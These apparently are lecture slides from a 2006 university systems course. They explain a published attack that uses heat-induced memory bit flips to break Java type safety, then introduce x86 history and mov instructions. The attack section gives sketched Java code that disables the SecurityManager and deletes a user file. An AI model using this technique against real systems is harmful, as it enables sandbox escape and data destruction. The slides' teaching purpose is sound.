
CS216: Program and Data Representation
University of Virginia Computer Science
Spring 2006 David Evans

Lecture 20: Hair-Dryer Attacks and Introducing x86

Image from www.clean-funny.com, GoldenBlue LLC.

http://www.cs.virginia.edu/cs216

Java Security



Bytecode Verifier

- Checks JVML code satisfies safety properties
  - Simulates program execution to know types are correct, but doesn't need to examine any instruction more than once
  - After code is verified, it is trusted: is not checked for type safety at run time (except for casts, array stores)

Key assumption: when a value is written to a memory location, the value in that memory location is the same value when it is read.

Violating the Assumption

```
…
      // The object on top of the stack is a SimObject
astore_0
      // There is a SimObject in location 0

aload_0
      // The value on top of the stack is a SimObject
```

If a cosmic ray hits the right bit of memory, between the store and load, the assumption might be wrong.

Improving the Odds

- Set up memory so that a single bit error is likely to be exploitable
- Mistreat the hardware memory to increase the odds that bits will flip

Following slides adapted (with permission) from Sudhakar Govindavajhala and Andrew W. Appel, *Using Memory Errors to Attack a Virtual Machine*, July 2003.


Making Bit Flips Useful

Fill up memory with Filler objects, and one Pointee object:

```
class Filler {          class Pointee {
   Pointee a1;             Pointee a1;
   Pointee a2;             Pointee a2;
   Pointee a3;             Filler f;
   Pointee a4;             int b;
   Pointee a5;             Pointee a5;
   Pointee a6;             Pointee a6;
   Pointee a7;             Pointee a7;
}                       }
```


Filling Up Memory

```
Pointee p = new Pointee ();
Vector fillers = new Vector ();
try {
   while (true) {
      Filler f = new Filler ();
      f.a1 = p; f.a2 = p; f.a3 = p; ...; f.a7 =p;
      fillers.add (f);
   }
} catch (OutOfMemoryException e) { ; }
```



Wait for a bit flip…


- Remember: there are lots of Filler objects (fill up all of memory)
- If a bit flips, good chance (~70%) it will be in a field of a Filler object and it will now point to a Filler object instead of a Pointee object



Type Violation

After the bit flip, the value of f.a2 is a Filler object, but f.a2 was declared as a Pointee object!

Can an attacker exploit this?



Finding the Bit Flip

```
Pointee p = new Pointee ();
Vector fillers = new Vector ();
try {
   while (true) {
      Filler f = new Filler ();
      f.a1 = p; f.a2 = p; f.a3 = p; ...; f.a7 =p;
      fillers.add (f);
   }
} catch (OutOfMemoryException e) { ; }
```

```
while (true) {
   for (Enumeration e = fillers.elements ();
         e.hasMoreElements () ; ) {
      Filler f = (Filler) e.nextElement ();
      if (f.a1 != p) { // bit flipped!
         ...
      } else if (f.a2 != p) {
         ...
      }
}
```


Violating Type Safety

```
class Filler {          class Pointee {
   Pointee a1;             Pointee a1;
   Pointee a2;             Pointee a2;
   Pointee a3;             Filler f;
   Pointee a4;             int b;
   Pointee a5;             Pointee a5;
   Pointee a6;             Pointee a6;
   Pointee a7;             Pointee a7;
}                       }
```

```
Filler f = (Filler) e.nextElement ();
   if (f.a1 != p) { // bit flipped!
      Object r = f.a1; //
      Filler fr = (Filler) r; // Cast is checked at run-time
```

	Declared Type
f.a1	Pointee
f.a1.b	int
fr == f.a1	Filler
fr.a4 == f.a1.b	Pointee

Violating Type Safety

```
class Filler {          class Pointee {
   Pointee a1;             Pointee a1;
   Pointee a2;             Pointee a2;
   Pointee a3;             Filler f;
   Pointee a4;             int b;
   Pointee a5;             Pointee a5;
   Pointee a6;             Pointee a6;
   Pointee a7;             Pointee a7;
}                       }
```


```
Filler f = (Filler) e.nextElement ();
  if (f.a1 != p) { // bit flipped!
    Object r = f.a1; //
    Filler fr = (Filler) r; // Cast is checked at run-time
    f.a1.b = 1524383;  // Address of the SecurityManager
    fr.a4.a1 = null;      // Set it to a null
    // Do whatever you want!  No security policy now…
    new File ("C:\thesis.doc").delete ();
```

Getting a Bit Flip

- Wait for a Cosmic Ray
  - You have to be really, really patient… (or move machine out of Earth's atmosphere)
- X-Rays
  - Expensive, not enough power to generate bit-flip
- High energy protons and neutrons
  - Work great - but, you need a particle accelerator
- Hmm….


Using Heat

- 50-watt spotlight bulb
- Between 80° - 100°C, memory starts to have a few failures
- Attack applet is successful (at least half the time)!
- Hairdryer works too, but it fries too many bits at once



Picture from Sudhakar Govindavajhala


Should Anyone be Worried?



Recap

- Verifier assumes the value you write is the same value when you read it
- By flipping bits, we can violate this assumption
- By violating this assumption, we can violate type safety: get two references to the same storage that have inconsistent types
- By violating type safety, we can get around all other security measures
- For details, see paper linked from notes

CS216 Roadmap




From JVML to x86

- More complex instructions:
  - JVML: 1-byte opcodes, all instructions are 1 byte plus possible params on stack
  - x86: 1-, 2-, and 3-byte opcodes
- Lower-level memory:
  - JVML: stack and locations, managed by VM
  - x86: registers and memory, managed (mostly) by programmer


Why is x86 instruction set more complex?

x86 History

- 1960s: Project Apollo
- 1971: Intel 4004 Processor
  - First commercial microprocessor
  - Target market: calculators




Intel 4004



x86 History

- 1971: 4004
  - 46 instructions (41 8-bit wide, 5 16-bits)
  - Separate program and data store
- 1974: 8080
  - 8-bit processor
  - Used in MITS Altair




- 1978: 8086, 8088
  - 16-bit architecture
  - Assembly backwards compatible with 8080

x86 History

- 1982: 80186
  - Backwards compatible with 8086
  - Added some new instructions
- 1982: 80286
- 1986: 386
  - First 32-bit version (but still backwards compatible with 16-bit 8086)
- 1989: 486 (Added a few instructions)
- 1993: Pentium™ (can't trademark numbers)
- Now: Athlon 64, x86-64
  - 64-bit versions, but still backwards compatible

x86 Registers



x86 Instructions

- Variable length: 1-17 bytes long (average is ~3 bytes)
- Opcodes: 1-4 bytes long
  - e.g., 660F3A0FC108H = PALIGNR
- Parameters: registers, memory locations, constants
  - Need different opcodes to distinguish them

Move Instruction

mov [destination], [source]

- Copies the value in source into the location destination
- Many different versions depending on types of destination and source:
  - destination: register, memory
  - source: register, memory, constant
- Not all combinations are possible: cannot have both destination and source be memory locations

Move Examples

- mov eax, [ebx]
  - [<reg>]: the value of the memory location referenced by <reg>
  - Copies the 4-byte value in location [ebx] into register eax
- mov [ebp+4], eax
  - Copies the 4-byte value in register eax into the location [ebp+4] (typically this is the first local variable)

More Moves

- mov [ebx], 2
  - Ambiguous: is it moving

```
      0b0000010
          mov BYTE PTR [ebx], 2
or    0b000000000000010
          mov WORD PTR [ebx], 2
or    0b[30 zeros]10
          mov DWORD PTR [ebx], 2
```


Charge

- Section this week: understanding x86 assembly
- Problem Set 7: out today, due in 1 week
  - Reading and writing x86 assembly code
  - Figuring out what code is generated for different program constructs
- Exam 2: out next Wednesday